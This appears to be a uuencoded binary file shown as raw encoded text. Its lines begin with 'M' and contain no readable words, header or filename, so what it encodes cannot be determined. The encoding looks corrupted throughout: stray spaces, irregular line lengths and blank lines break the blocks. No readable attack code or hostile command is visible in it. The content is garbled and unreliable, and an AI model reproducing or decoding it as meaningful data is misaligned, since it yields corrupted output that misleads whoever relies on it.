MANO^\$P84*;<?RN%'E7G**-="1 (9F0-/&0-)P-IX\/:94VVJ6!^ [%6/7@, !A+
M^2! [BYFB2U2\$V+.)B)=GYSH5!W@3G'QGC, =8K2SE#08DI) (2CMI0B/#C3\$D
MLHG2%; 2:@8666'PT (OS-U4NCP<0T82JK0RR>1O:+&SB (Q1+G]NZ7J2\XD0A/
MG^51 ("=5&T1#4Q45^4:A')VX, -N"E#; ' ^K>2C98548*J=-5&, EI: _5ZB05RV
M]HY\6B'^.^-/7/_5Y00+_M.5\9BR4:A*^ [E6AP, \$%:K75_EEVD>Y): [_Y4I:K
M;]9J9\22' *- (&B9VA&PDHTE. 'JYM' *7"/6 (J) -LR"VYFISIX1' "CTL!YE7 ("
M?2P_OT/\:RT0^?-\$-'79I1?6:]']\$K[A0ZEK@.YE+CCSD=8-1).VCM3O2G><.
MF+?Q><-+5@VALW^6' S'AL<!&\DQBXH, T5 (K2S9L@YA, . *L' (5G"9)7*ND (F#
MK=EW1F/OFH=!O';Q!.B6AUV%#1P!G>F1+] ^YU'\L6QZ]S+A)T^Y1, &91N%1,
M>4& (LF//EYZIF*^ECV!@_\$]DB\$7T?!LA\^%HX3BMK*+.) "E [<@.%7'88MOD,
M&%J7S)75Z5U7P]L=, LD#M>C- (9#.HO;D003>>UNJ [C0S) &0G3+P%?_L [AYU
MY*T*ZZ*; %EJY4U [B (?EOHH8'^X8\$ (4+*9\+'W4LT.PBC<:6'OF&J*_98\$HWA
MK33!X>!UQ53/[; %&46N1Y%F+/@ (DK4*M^FV78UA+50OIRICMEOZX" 'BUC [#7
ME&9!\=4' "WA#\LXC98PDOV\$0#+4?LFI;0F) "FJG;>]; 5EW'CY\$Y< \!)W)W.T
M\L! ("?D]58 [R*D]Z!4OM'Q@X&@T: '3KUO)_<ZRA!4?8>J2@M^5LN (&.'>87, #8
MX; * \HHVNG)W&2NGP^WI9#D [- '7/ (: (= [R?X/5\<T& [A] #=\$QBBV>"2H85S;
MRK\:@0#G30<+ #JCOPL6Z+TT&<'OT)C"@. [S [D%KDK0 [A98^\ [_: <.PGO'K>+
M5%, "Z6;]#501'EX\=\$\TU*; IR9+H [S;WCY\WN^W#% [PB'Q6M"3E5+ '6/32^)
MC.DQ-6RROQC0FQ2K%#1'L* (-&%\$X/ (\$<2/%X?M=.GY^T.N@ID;R'EA (TH;)6
M+AN4 [Y-^5HI%5*+@PI4">_YP, G9ONV.A? \$7YY_:L<D@2<*UB41+/LW\$%FB3'
M2:A>> [0Y/ [H?G [MD:2R=PSE'; Y\$TXSV!N@%\%VBB"*>#1A (+; .+ /NW [; N8'U
MYT8F2' M'5+Q+NVM' ' .-D-/>ZS;WF\6G [!7#H9Z>ME [!NVNAJ'IO^I'MXO/T9
ML"_OU; \$U@-1WFN;O*TG:P@8!>D*XM!H><#E=' '#4C=*/8& [R2 [\K%J' [!>1K
M,]*; Q:; IQ/61:B. " ; =+G*; 'ID1<1' (!>Q2\KQ0 (J' S?6NN. "K^!L9QT.A16S
M=7TL'&, :8'@%J19&0R2/K24, P%' :@*J-@I!. @S' LX% @X1% <22@%FNFP'J, 7 (
MLFA=!AJ; 1<U<C*!AB []@M'X!;)MPI3. (PUV50. [9I (.U0@ACJK]23"0C?N
M@'CN75Y5; HBI' CKA6VL0LM\JTN (@'\'+5U#>J+X ["<E>+M% [E> \ [!PC0; X; Q
M?CNUZCCG05I'YJ]XK=EEWB4FF4YZT>.>'>O!>G/N!TM8"@5^F421A, TGHMN
M7' <\$UZ1QXNW0Z5_+, V. 'NZ+O+A, 4TNE362DV0BAVS)>W&%"; A8H3G^98"BKQ
M]L_3**5YZ95.X+;M)4H=, 9]QFW) ^CH&/QS%7M']"; "AD8T3+4 [MT. "=:88J<
M>M&W7F0!&SCI+K- [=NI%WWJ1P_ [84\TL)BTUMD-!I:A:<:>K\$5!* [^, !- [D=I
MRZ*W>L:J).FS7G'FKWA5VF62J]*47]^XI@' [V1TN.65_ ^DF@25" I'6N" I"66
MWK=I4'RI9\$:&C'D-1Q]-<I#; Y_N<E+Z2+2 (M<N8Z'33Y2QD!6M' C5\LT"\$K<
M1 [WHDP1##0\$GA<)Q9H9YYBT>OHLVVK%I=0SIF*YP-2X^"") \$XDR (+GB97\$
MK [I^T'> [D?4K7DEVF7=) ZX=.AY8&!J!1'534:;DBXS)6"-MDP>FZO"K"<P)8

MLIHL4XB; ;O2' T [= /NB3P#X/K:#HDT_S (@YW+&B) #.L:P*DN-D`]@P1>TS\T@
M1U98PFYLFV>Q!*Q&,2@9_B' %HM"/W03&TEV4_ [\$5Y+1_"P+AX-F9J^; [^-0
M_C7X9.L)\5G&=DDDX6URWZM6EA=-MEH/A [S6&Q6Z [L<@@?O0=*HD>/I9JQ;
M;HII', #2C<=/DN>S639F!<V%12' / \'.1BGE&TD", S] 3WHM] (?@HG9+2%:ER
MO:S0PE&9HZYS [7@#:=V-) 1JJ!+SM4I [`GCN2 (A.\$I7S)XTYX?@4OT:C&O9@,
M!@0%W3DG*-@UG3KAT' 9 [R%"X0#/[]&.6<!314ELAA9ER `4L:]/=DXJLM) 4H4
M5.T/MTSL`R;] 0&N_BX\$CC9RE9?LXN' 2Q,U (Z?NXQZ1PX=RCWQBA&\$87L\$25'
MN4]:/I#E& (U_"@_]A=T=!+PW]O^^P-'E_X1@ [_Y^F#8LCJ/*&0@\$ "L#E%HI
MV[, ,O`Q*JTUO7 (56^\-Z//V.E%06_/@=>3/P.^)M=<-2+Q<WB>+G `0 [?@%ZA
M,2" [Q;_?PN^W [MV/] *,//X@CX]_P, _W#!P^_P; 73N (*&?#OS4R/A18^FI
MCA!<^>;>.F@72L+TD8/F_GZD:2E'_"9; 0^T\$HN&\$ `#Z, \$4#/(OD, !TX/;K' `
M`1 []/=0YJA' 6Z-LKG+TW\)/FGD] 8B49S&C5F (_FQOZBU0!]=]E9^ ["Z;-\L
M.PON' UQ6EN>YUY5#^; &_F) UR/F=969X7W?R8&L0-*=3E?KE_68-; +Q10A; 2=
ML&@X: !YW_] GZV5 `E8V3_LW&, 3) :L `K6-C, +_JMU<M3:LPJN91; <;YX\ :]D0
M&YD%B8MIG: `UJ%LQG&= `J62OA/AU^?VW-7H6 (@/>WDPFZY+LPX_^^#+/O04
M^_0B<T); OPH<< (6Y%E6 `+X&OVWGL% [X;E'>.J (NWQW3_) ?5*\E_45D)]C#+
MI, 6^_IF^0/V-^+.K.00&\$ `T' F3QHYC') R<THI (K=!LT!VA, ` [(AK^IOMLER
M-W8J8/TRU9FQ!O1\$RI] J*C, G#" <[, B<^, 5G\ _EVF=3%=R%8; @! :RV=HV! * [-
MD] 9AL\N:M&?M75& [7=U<<_H7CU8M%OJ) DH (@Z?8BTV\$. T6EBB#BXPA+\D<AO
M^WWWEO!*1YSBZ `CS0XJ*1' FX' (X\SDRP??DKP, .HBV\$Y!\ /4"C!JD; "& //^L
MVOX%Y3&1 `QEC5C"ZRC&SI*J6:EM8?8+7OOH6@2UG=@.JSYSV8@:#^RYU8T5D
MGE/R#&4LA>& [O] YK&52H6%2Q, (PE*Z9 `S%@7A27X `Y=, 4R `DKW**+U2^FJ?Z
MNJ+LM<A!"/DORDA*+AL\$P; U%.0M' L>! "W `A6] ` .ZV,) L3, A\ `0"C; >%5@/9+
MJ#Y\$ `&; 3VA@%F `PTXP&LL] QH6X:) "09># \B" *WE [W] X\$1' DWC=C1 \L8=#B#
MP] 8"Y (O' `68Y) (L=PY4YGL\$PB, 85=S@:WPG [FIXDJL*0#2I [>F.=.324&8) 2
M18V4\$M^Z [RF1 \T@X3Y/O) \$EO?LH*8, /B [NU.:2FS6&AW<5M0OFAJUK=' \$'
MJU: +BZD0RP3!GG] 07?/H5ZM&Q"P [6QM@*) @27EA6@5 `12) +>I: XRLZBL' DD
M5I' 71VL/^ZO] QII%7C&\$7S# "F+Z \XWU; #DA&JM (I%G4R& (\UP "W `PT@HG0H%
M?) F' "DL*72C8X^4E):D%': `4%*) "X4 [9] 47+_G3_-.Y0E#XE>1L5S+ /> (\$KM
ME*E!Z (S04I3.Y9@ `QNZ-N#J []C@R7A (3A:CG#09D", 8Q]@) Y^Y] \$=.C [VH; *
M=V \8^K (T1V4]: \273U8I `R%' RM] 7K `W=3] \$5@6@DVC=IGW&3E>&K/\% !E] ^!
MM' GJN^A/UX] O1*>F=1*#Y?K:' ->^I \?%2! 2/VG \>M (TYNIDZ ['FK0THEHU8I
MW11JB \DZ@&^ ` [-BMQN@#V_C [A+Q `^D) !>Z.RF5 (7WLJ [I7%9\$FU `*MWE (F4
MMB49W/ &=%5<&\$W+< \ZPWEMJ ` \$@9! .&CNO>CN' 1V>' K9:>V52C [] EF.M+!U.^
M"3^Y8R:.] 4L>^Q/AP8!F.-X8M@?&5T8?-EPD9. &! 1CJF!H/@# (U86N2GJ ` ,F
ML, 5T@ @+C)] =V) T] \J0] SM7J [] 2<1<O) ,) D! FQ `:BDI5S3! 9XX3' S\$&\, > [K,
M" T4AEBU-TT2HY6DZP; (R@0/) HZLRFCNH5 ` `) N; A") DL9\$FZWRB8O*8? /<; \$U
ME45, 4V-8%JE2>E3+WIQ3 () \] U+LH90B&HEQR720=X*2-&\$0KHH9A&M9K*E `
M76SMBE [\$TCC' CA) ==> [; V*] 7WAOQ) Y [<?K' B7 ` \WYO" I) J. * _G^; BNH\) 8
MCQLZ^LL \L%=E\) <-& \ @: /UY-->G.C] <V [<< ; _' @CT1/X; , D_LQ^O<D_6' MD]
M6>6><#BCF<-979?Q8.R>K% (' & [6UZ3A) W%4*-%4S6?K/) \$X_4' K \>: P; T `P@
M9=IP2=8, EY8! PR5? .! 2) .L?#NT \#U-<QXPZG==OZ] LQF9=M25P%W"OH] #Y+,
M, ; ' 0=P#? !W>QH) \$-S<GN1=H; 4\$P [BA; OT* &!) Z@T/#1ZB:, B>L/Q+<=A<* < \
M\$Q (XP7E%BX=N%' ^-L6. \?8=, X"5>FN `R `] ^V] 6 \ZY^A) A@I5] 40BGK [:V) =O
M `7 [< `?UU) AH_FT\$33 \ \>K+18T7=H) ; DPC8+TQ; ?@] T: 3B*5, +PY8T: +55+*P
M6CJ*3F [GO: "; 0/ [; QBBXD2U)] 0&@K8+6U [@&5, B4JN&J: WB (% .SK2ZGQBU] 6
MWC (4) H/2; %LV9S "X, 3XME' 0BSG+) <@ZNV\$XD9' `VB-P, # \$4U<VD\$ _HX% :-; C
M [OUN1PW4?<M `?T; ME\$ /4E/I11OV\$,] &4VE0YRQ_ `P, "8P, #<WAK. / \H7 \O% C
M48_M]) 08M5#X75; R?.5%F5P6OVNPJ173TY5S7V74BO) K14: MN (^ : 6 _IYFD4
M*6H \ `9>RR>JY" .F&] (K?EGLMX2M/+CBRIG (X ((\$+NLJP*0\$) 1^0=) A@. ` `1Q
MR3Z' # (W/97Q) ZIXD4QBQ+ "N \ *0&\$9 \$Q*< &M% \ I8<=W1DBZ=>#6SGV3-0.
M" N0DQB% _\$S; 9C2?=>LDK% [QEZUD#GZF70GVQBJRI (@U5I) \$LLJF *K*DB: \DB
M] 0U59E.5V4R668U [LZ& [LY\$LM: \$ [M*I [M] KJ4KVA. [6A> [61ZE9C7?>+:XCX
M:] &<<+5@ "O; *>" 4-7.V8!D! [&NOKF-893A) &:NWVXN*L3 (2.6\$; E?VN1K) T=
ML59&&KJQ9JA-1? [!D' 1 \I>TM) ZNF6VL0D \ /Z_KIFGZZ5FKHIYOZZ69I53T%
M] I, ; BWV4H<#_ `6D5Y").=%5-7&V.6K78 `5=5T^^^!Z+# %; CCML%&K+ `VF9.
M@5598&, MI \ ": ++! 9RRFP+@L \VL@IL, \$%, (!J=H&' LD!CTS: 6QB* [6, 0LO*E.
M) ZABZ<R_. 1G3EC#GN9-HX' -N6=Y, VN2ZQO&BLN8X \9:] 0O5] " +9S) KAM5KV
M^_7T&MK, F% ^QGM. _A^DEMFG/ +*] _F-._1^D5:. .GI@KD=+!>3R] 1NX! \$8; V6
MT \7Z: GH-VP76U!K.Z^3Z?19Y?4, S\$ROS, [^*AFN0WPN) &HP7G%U `HJ9A3) Y=
M0*) FU1B874" B!J, `9Q>0J%DSUH]=0*) FG9%KHZ: C4; .K5EM1GT>Z@! [HPXVX
M40] `BE=J7-` \ % `I: F] . "1YK?7UU (Z \ \$ # [; ^T\$!XH@2/EN [P.25X0S56: [D]
MY2T%#W- [RINJL5G/ [2EOJ] 7: P] R>RHU% @8; SBC! 6*; AP7A% &*P445F>YQ03@
M80X; ++LR8WRM] BAW' ` +KK: VNYP^ \$<; ZV4<L? " " -] ; 7, C?R",] 75SCR>+, -K7
M5Q_F=Y?QOKZQFMO=!N-] ?7, SM [L-QOM&?2U_-3/>-] 9JN=UM, `8W-M9SN] M@
M [&X \JN=WE [' [L] Z_] QJ, W8=K4S8?8Q<V<' YW&; L/ ' _' VBW58WW#D\$N (LS! \-
M \ \>: ^6/3JK-A_EJU: FU8U8 `V6/#7K9I (O, W?NXG?. (PL@5?BFA9 [/9J" \$BTM
M (%5%MKP@>4LDQ526J\$*_85D%WIM+^AF%I \B%U_5) DI\$": >I1V#AG>DEUY: 3&
M#YQ; , Y@#*>8Y2X9M (:X\$ /+LZPC" +> ([#8\$R: <QLY28ECKC] 8X6IR"; @8WVY;
MIN') .#9FTF*L89HQF, `M0V6"G=), H&\$XCT7WG2) BEME/16D2^"HK> \M>; 9B"

MA?0_,E6+3,WKZ3#I#L:,52=S)>KRF16IKH,G3MER\IHEO&:C:A^%#&>4.6,
MUW9E7"I5#S`N\$Q-2NHJU,\$8L55,:-1?#[^I:E)VS5)A*2OULDQ1@^]8E7+E
M3**Q[2AH@!^%[K4%?C(:4598J0U#,+*O)DHP8)!D1,4!1(7G_)_NW:W;20)
MP_-5/&?`\\89QX1-R;HX=F)9WD>6Y\$2[CNV5Y)G,.AXN1\$(28MX&(&4IB?:W
MOUV7[JYN-\$!0EIW,ON%)!+!H:W5U=55U78+.(-'3[\$2I\HW:>\$'*4<DQR@W%
MF^JGQK->=/8A\$8V>8#HPI?QR-P_HQLT7`-/IV#*?'<^>;J,+K=W#<A15Z-:
MW,6\$R^B1/C*Q3SLB0CK=S/\$82&<-UUQI'Q/BT'UD!JF/+T52(##MIDGI%&A1
MD0Q3?>]5.%CB8CS`DF_%R5MA7BGIT1"ZU0?G&G>_^;8.0EF%GCFTH]F!.;/J
M==)]K2D4OC1KVU!=K6D3X'G4-IF-[]#C%1E_7*,I72<;\$B/,I9P\$2:4LRX5&
MI9:."H'U>PGD1X3`-&`":#6H0%Q1'908`.0FE,AH'\$\$(1X0/8QEBT'1>Z5L
M3LZ2\[Z!Z79=0B?C-2:=\D3)%BOX+=P"FRK+U\$V'*9]N`\97%)P!=M!@,22
M:XCN2_VPH_`(%Y9`RA5",`!\J##['996WW\$4*9Q5I4=V.7V[-Q/>1CO"JE5\
M.:P\L86B8@B)SFBI&%Y<LG;U@0NPK8W95XQ[=RJ[Z,*WN7.LED[5C]DM0`3
M"G'1]H?GT.`L*J+'537`=QU:(5(NALA!YK1^G#DN[-O^<,-H`13)DU\G&' /3
MC301XGD6^@J/3&:Y_2(=G*@C<'GY*;'?T)M____=?=>Q.5`52\NS5UCFPKDR1
MD6\$16U,"0,MQPPWD&>Z`7U54#[A"9YA^:'7K')U@Q'HS3+\@F1121)+>F;^'
MS=CL+=_27?U]+DE&+JR"\$#MNEV2%U=5N@4UO__0^.`L`^KD.<E.9V1%90-^
M0Z^D>59\$+%^ZJ`.U<X'-NGO!(N#`DBK?38XA#-T61B[8++W]">:K7WXA<;K4
M``<JJ&B!W[IA0`5GZ%=31V7EH(;@+68'%6A1R!BV5G+JM\C\$C)]VS66E*A<,
M?[+I;551'^V%@)U2=4LA%S<KC'3\,QH:8G??KHG_I1JLC*A#\A,%M.K\$S*6
MED:.,VM[%Z7E71*(+5>Z5*N\L4!EWBZY7BGA97009&":EU7A67!;GU6\O6)ZH
M+`N5:6W"H;X4A/W07&6G0"NKY8-" [13J"*Q!DW3VUM<5<Q`U?Z?* :9=*M,
M6_45U!O(CKK75MS+<2?JQ4OT^;&U!.HD"Y\$X^L6\6?)ZB&;33?-N-EV!7=-.
MXLTE^1`0I'WL/<SA8<)]"&VVOYQ-.SJD[6P:4PGU_DK?H(='_ZGM'YZEIFY5
M!%`6') ,+&[JDCT?+G,Z\$5U9F-8\$#4Z*#PT;!Z=KV0JG<Q2_Q9J@6Q(6A2G[@
MF+MP@L<N4_@AGPZ!NSE-VY:>1W<G:YW(^;WN_[HM):6G"</XEHV#WOC(2)M
M.`\$ZQ-RQ:F%75E9BGZ;0\$3-3VWR]P*0*L.>46'ZQ:EGGUZ;OE9\$C`N+-!
M032\$T&P_IW&0DI4J`N4OUZR4EF:]B46=PI6ENHYQ<@^OQ,%:SFL>F19=>X)
M&O6ZL\$78-KKMM0%_&RPQL1VXPNR8I.KBEQ*\$F5HAJ`"LI(<`T:1B5EB!RL]&
M]34J\8\$Z)>?PH40Z*EHGO8N>X/4+]RAN\$E`NRNF)WN2R%/50D90\$ZJ9N:M
M%S7&BPGC[E+&6@8:&ZT'1X-X7*I?5S\$P<[?^T"Y77<_EFK6]ND*&)VW=)7<A
M\$G:ZBE+T-=X'1BL<WB"!L8>Z'<=I'IRAG*%0C#A<)'3Q<Q?,&18;07.[7;GB
MI=U2'I\+F?'830_XQ>^?9V!_A)LJ8Q]-S\$[4G9P8(\;7:3(9Z+U?-Q,)>P3
M6=S*MJ9Y-D0U>"/`T%0JEU6QO31Y36W3#P%,]3J?)MG@S\$W8>AD)@7<&\3'<
MX!N'+T[3*H1&8^4('`M]6F3?Z&-&ZAY`R`V@+:R0R.,;WBMJ*9ZU`4C>>(
M+6(-,!*>EEP"0XWGRVG,H9QVP4^AC2:[\$0CF%81=7ZG8H\$P=-E%@UW!#D]J-
M:"+^!^B.*8+<GX.DSB(4U(-,1369YB48AR`R&S6""?73KP-)]6Z0(PKL,=%H
MMSA3[,7[Z[3MK8F]W[P#, -#Q:3[^/F/;2_:CL2K7)ZBUQJ*HCZ5Y-S7KR\$/
MTC=&SQ!000[!V"X>_I`BM0K_R=?`FR%48YM)%S5%ZZ1@BXR"+=Q/H&\$L+%O7
M+<'?`I)`-YIS+>RC8E3([S@Q6ON; ;8`C;0)QHHP<&* :Z3*,1Q4P%_5D0+8
M`K5[KJ;3!X``62_\$,E,6A597-"D7<!@Y7[O-`T;/@E!+(KZITP[=CW3-?"&%
MY/N*E^-B*M_JR&?@:%@6_G4:PIN.(2M@W;J`"!]Y`GSKEU9KZ4.>J>4Z/-K=
M.SCH/M]_L?R52>"QM16&*2C]F0M5M.N*+9NBZW7%-NPQ39JBCVPQ1Y`L2N1
MMU%K1&CFD?N3UJQ]URL5+Z[C`#+N02G:BBS(#0+\>+6(0Q_`^GXZCOIX0PS7
MP^?%B#4>L9^")WB6#?HBSP!;!XSHZ@`"28B\$F1`B/*\$(3AJE(;Y^AM`!6#D2
M0]OG&.)`^`GK*-./CC2-@`@##)7I[V;+=4S,<;. !D_78\ZYB==J(L,HA1.\$
ME,RN.??^;[[_6#^\$)`^@OUY:7Y.*G.ANJTZ3HU#0QC;,P/TU4`!V6P1C&5!Q
M@B?D5G3GQ]4[ZE=_#`K0I6QY6?W0[VZMKJUO//CJX:.OO[GU]B*Z':VMOH/7
M%]']+?5=?;V`J_A!&K4OHJ?1*NSGI3R=SO)1U/X2&B&L8Q<G,I%,P`U`.AYR
M6F/(`20<SD64"KQ;M%'<D`ZL_@4I>=T"@I<G2BQ(99GCJI`AW*:LTSN<LT
MCF`^CD+VS^JI4<6BPA1A`CK'[O`LY*T+PW=:;>KOI'87]U^WVXEN/; [5T9C5
M[6*VHFZ`*L&VT"W`4#)ZKB: !+B0`J\?1+53-AKJX]>,MU?(7ZHA2WWX<J>^W
M; &&\S6D+Q>_5DIF36:W5V-7V6L#47J!9K7J+M<F2&W;T2(KJ(#+Z"NV[,U"_
MMTN/8QUZD4>BZH.1)2NJO>(Q(AJLVFRZ_`0"!5^^>?\$",IS!@P(>K.I?N7X=
M6_TZ[]%;M_O11?3F<.`)ANYNQPA3)?5-(%TMT->4,ZZ'`^NC/W,/N(<J^[@-
MZGOF;V[_/' .[Z5!3'<8.G\$>.,\SK_,\?T7G.JH_;DTY4'H'H.J?A3#K^0.JZ
M`+)]NU71H7A.`-*PB6="89K`*]?ORM&B!Z`V>4J-DR"P0GK&ZG5M/?DII-\$]O
M\?D60/8EF[6,#I9BJD@-F*E0.I`\$`VPEZ#?/AM/4A#[+V..XE"R82G9D[2:
M*>5A+^!3H"5@&PR\$)%P)WADDXY@`=,XQ!HC`_42!G>H"W.WQIZJ:JQLB'+J'
M9!)3<R`T`^?&#E6[?T`X*?-([';P^*=_2M)K>T@#DG*N89`I)H<'.+-=D
MH/P>>_P2OL:P059A\VNT@2MD`%&Y%IBF*KZ3*G9,F`V*KF^" [;]\#;5+_(D
MX&LGDEWCQBQWIJ4C`KH9&.!5JT\$UNQWP[I/V@;NG)) [24.\$PK88W3:[;5;C)
M27IB?P;<`M^C->AQ-OXK/G4;ME<K/0@T^Z3HS"F(,*O.H?[.648PS:#.H)/H
M;#\X,FTPAXEJD`\Y@8#F\$4L&Z-5J4Y2H^3=5+.OQYRUS>32H<PB`,0/.FMS
M.?-/]6Z;=[MI%B*`V5"@PT=-Q99J@ (N:.W5&A,M:.2++T:K6^?`*^C"W\$OY:&
M/LTOL75L3.Q`ATU6/W627S/`Z"?H!AWA]IR8*,<47^6\$PC,L+8%(T08V>VTS
MRJ(G6Y&7#T4]O7>/.Z7"/^\$DHI^B)SJ;;! :KG[84@/'>O4WZ+C-*T:,K'-C<
MR6[Q(BW9=5)_D=)P\$Q"O90FCXVC\.\$^%#)&(;]MXC[H*%>]\1""*F\$E\$R@G
ME*0J&R%KJ<0>@Z!<3:`I/D`@!H@+7 [>KE\ P3PN@!6*4D4;BJ6%+, ,U02RERU
M</ (N1&H)&* (HTYXYVZ81_>*) .>3+DI5/3\>+J#4%>F\$L*.X/DUX^%LX)!P0<

M&]Y;QF,6%LWZL9NQEJR!MG=W#]:?;1_NM9/8"/&6KZ-\NL\$30)8%8B^C/[7
M]?"(X_!(QB9\$W=S.7SU?KAWY':OPR"4NI_7>Z\$SG'*\<QO)BP(G/E7"2F`@
M.WO[2O+[MEW(0:A?T3V_QP`(*L?'42J"HW#!H5W0)3@<8,#,[T4R63:.PGE0
M#0=MJ=T\$%B9?;PT\W*2^.!+O4>58.&Y&@Y'H]+8UXY'9<'\$4SH/*,>AH*0T&
M\$1R!'((3EP7'X#X)9N(%\U9,&YIZ`S/)7>6(+J3IJ[:MPLW14A76N[TT&VB=
M.C-H%Z@<NHA^5;4Q?HCS:]WY]<#Y];5;[^\$F^53:=.MP5GT=RT(;ZT;;O72!
M9Z&FV!>.[!*^X21R]P:\5M2L,%8ZS##!1+"GBEFA9&F3(IWUQ\MY,NJ/35;N
MTW0\$81_'N4T!.LE' [<L8C>_N7L#6C:/;T9! ?V]1V-HB9CB-21.FHF\$'V9TB(
M"STBNV=;3F#FK_I]W7D;'<\$4VPB^!#F8\$L3%4+F4(RS=H)N1G[2X`<KU%JO
M:6M<?@CEU_`QL<[C.4S3Z#]'L^G9G2(ZVGZU\SK:R/O17G^E\$ _UU/%B)UCO1
MY'0E6GN\$!T\$_A1M[CHT]'D(RR:[]?0UI\$, _&68]BFF"D0(!5/RN2_CEX=YRF
M-C&K(FQX-+&3%2:RS0KB<L>02AK5KICF!4+?CXN,;.8QS'I'Q5]A?@4#V4(Q
MZ#*)T``)MT&'LL." :\)%Z>V#3I1.>]PBQ5=.DP*<DSZ@']4),3DS"J1++EOH
M0Y-I_R*K;GQ]\!+L817]:A>SDY-,R87GB9(K\$V,/F.`[3#DH%!HU_WB"ZK:
M(UJ'WHB)5O(4NHQ662#Y4XPI'X?VFU?G)'O:KQY2;L'[\.MSS`* [Q1J=IN'=3
M3&W43G2Q>&C5:/>X(5[:5[Y5O/3&>AQL],RTVS#?NV'0"S33L78E2%Q8,"R1
MZ("DI;VQ'BW;R6P&FG>X0PM+Z>FO%M>L*BV)NU[XS\$4&4]X"TJEB'L^E;EJ9
M#BBH&O[6>E.0GP>EJ8)KT)60[X19*FWR<;'9\$LC*3SOV=2=:6__FD?IW8W7M
M4R9WK+5#;36Q0\63BN-0[HY-,F'TI;2,*Y!L?6V\$WF\RNC==1&\$VXNF8`EHR
M][F,M\LV'&99I_(E>YMJ#9'V\P0917J*HK#*`*C:A;T<KUUH*CUDE([15O>83
MK`&L*LG7-2"<?IM. ;ANR\$=5"ZGL*PKD`3QGZ:I&"(`[.E.MC<\$Z22@+#7C;
MF5LT`A6\$/["@G\$M>MPKX>)TWSDE_>@QIV:FB'@F%BS7^HQJT[!PL94,`#VQW
MP[\$;-AD+041)\;(L``"/CBR);3XU<B,LE98-\-43BU!+>@CWMFAI""1F91FD
M4,0V9M]NZ1EKX1YBE\]Z&,:+)RA6Q\I'9D*FJ7N1[4/824?4`WD3FU?&BU&]
ME@Z/HFYA"AA/XF!\ZB7'NQ#`0`BKV;.EI:60JD]N!2&::\T0*B&6[`UBQ4XA
M->B<]EN^(JITNQ"FM'R\$S):)T6E7FY&&BQA]@]ZH#C]O]ZF[1M90&U1H'6I<
MDPE9TMY6^?K@^H4MK6I(UA8=W3-#"*ZZM^O,"Q/JMUK1%P1UB\$P'\LYIUQBU
MM%:A%R3[NB&`%XVA%4*RJY9M%-W.OOPR<I;18'%E;X@D"W170D5Y7:2XX@J7
MA18[(\$5W<XB:7\)!\$#M!&TQ1)R`VX3@"B0:X7"D+X%E@9'.;N<Z<*F597!\K
M@>-,^R##Y##JQ7O5YHSDG3R]4^@4Y>A*9G/*V/LR[!O)JX>\$%H\9\$14S6\$94
MQN9J9&@3\$C-Q#=(.0>[9KC)C\$*00_ZC^SPGOD&&T?<(+^_!REU6FF"\V9H[
MP&K%I,2>^:XL`C8YTZ`*+>+>C<S0TF&13MO(O:]V(O)]<@\SXE6T%T&!N05
MY)'-P3JSZ.@K[]YVRS4B3_JE)5%V* [KKN^`<C6EWS<<4OGC_I4E9'HC?6>QM
M]?&)EQ_2)QFA-6\U<RU"OG<.*`/0P*28'@@=",+?!GA[]>FE@9*S5*O&6<HU
MA.I\$IY`G\$F[7!<9I" P;T""@,!A%X2-\N=/J#VX/!C)(TWRXZM\B:[18]Y5P(
MZCG]YHJ4'1D,(*@T#F;YZ4CG4Y`_,8A8]._1K501X^A6X57!N:U03N9.Z&C
MZCS,3OAQDR9H1IW00[]Z'("M3,=H0\ _@AR.=\`^RI560\$U12-U)0XL8HNKVV
MKA9)_0L@IS^E6-, (O7S390#8S-)!P,G4TX\$1#2A=Y/5&Q\$Y.P1&QGU#UB+!`
M8\$28C.2C8*2.J=H!A'_+@LFOWWA*X=ISYDN<Z6.>+YH<.?7I?;P9BE-1NJH#
MKI"#`'3-J"#:-N5-@(#1Y#."29>BB?H?/Q!\$'L@#&U'=&J4?, ,4*) (5,\9L2
ML/'OIZ=G5#?'C)&F%NM;1V6Y1M\!P!BYR=YJKPKB";:D^R^/(\$`WG5'%(<
M7G`#8'D9.-G&"B\G=K]EK]^AI&C7-DP"M^P2+^C%<>S5_;.HRR(V%,@4/VD+
M03!-?;D.2A.*43(<4Q(GSNKCI;,2@JU>C+>W9RLKMV?O:\$<ML?K!!--10(%0
M='Q-+X8L>VW>USLRI=/-ZW9+\$##+HJ5JKRVM)[EU>VT#B\$(1W7XPH__A)S=(
M*N#?6Z:D?OJ()\$SAI>9_08X@('VX1PX@H-' /+H748Q]>/=?MR#E2*F6*:*^
M]'39'3Q0#FV`DKIU&U5[S%Q6F5E]HX#3;"3X:'3VA#41#6Q^/>*7@P)5'OT
ML="45! ?5&[DSIQ@DCJXM0EN^OLQ9=GHVOQ13"R\$ES=EY=?NN^:ZKV7/AK28W
MVKQMUF3X6RE@:2VTZBWG?BD9ALZJSUS\$QK->`)4J<[[;`6MM9OLALEVW-QY.
M?#D@Z91""B``#2:SCC8BZ;(6`<Y95\$SH-\?ZS;%^HV7.-E=ZRF4@&KY^]D0_
M8T\$/:YA#P@C4JE\M;5LA6PV!97)1\#A0%\@7M((:M_>4R_.0)\-D3_:Q*-E,8
M]K<\P826R<#;#;#)2\$B\$04\$*\Y_+C[(0<U(ZY*XQDHB`OB/IIZ2T&ND)AN
M%TJ;MV8MXPI#:#K'N"ZYZ4[`WAKH&82.PWSB0YX.8P)OT"=8NT&*Y\^-;)\ /N
M>C8WPH2.F*2W(O(-JX?FAP,I:8;XLLQX8,'5-B32?K[_P]XNWX1IBU3.ZDH_
M0-.G&IFHY<&A43N0HE2GI@4F'.)WDO'"AY2BC&H7+_ (EQ1R0NJ"^6*-MBII7
M.X-.) /K@U5\$73+*C7^G[WP[VC_8Z.-S7!_M_W3[:4V\P"_C+5R]9YEA>ZY"Z
MGK7XT+;6(FE+4J8[. .WM_1=[N[&A%5!.NH`@M@HG#&[. :BGQ3HT`6L`]#\0S
MQ(2Z-\$?V*:" ,6W`)QHEE*%,F`G.EI>^H, ,A!6M!O9S10>L[1.M4<'ATL'=P
M\ .H`7)3>T155H1`US\=Y-V^KOZ,Q].FZ\$!!'6?)ADFX7L>\$1;CW6CCMQM`?M
MXJQH=+%BV+CY6RS9+!G%._HD\$5^OW9/HC'5!?-5RUDA[V?SZ*P-]*PQT6F53
MREN:+2X5;\Y1LS4)C&/L/'G6MH2S*#5KTG!)YJ_(=1:DO!YV.: [*[C->V!]%
M7>KB_LB+X[.K(@\$YE;2SNQJPR,)4R+]C%VTQ]\$4KA1Z&"ET/-47[AA\$=@+K
ME_AAJ[7\$&Z'=SB@]10,GV[HF(7CG8\$XCYC8<HW5#`6[T&E]0@".T0QI/_ "MT
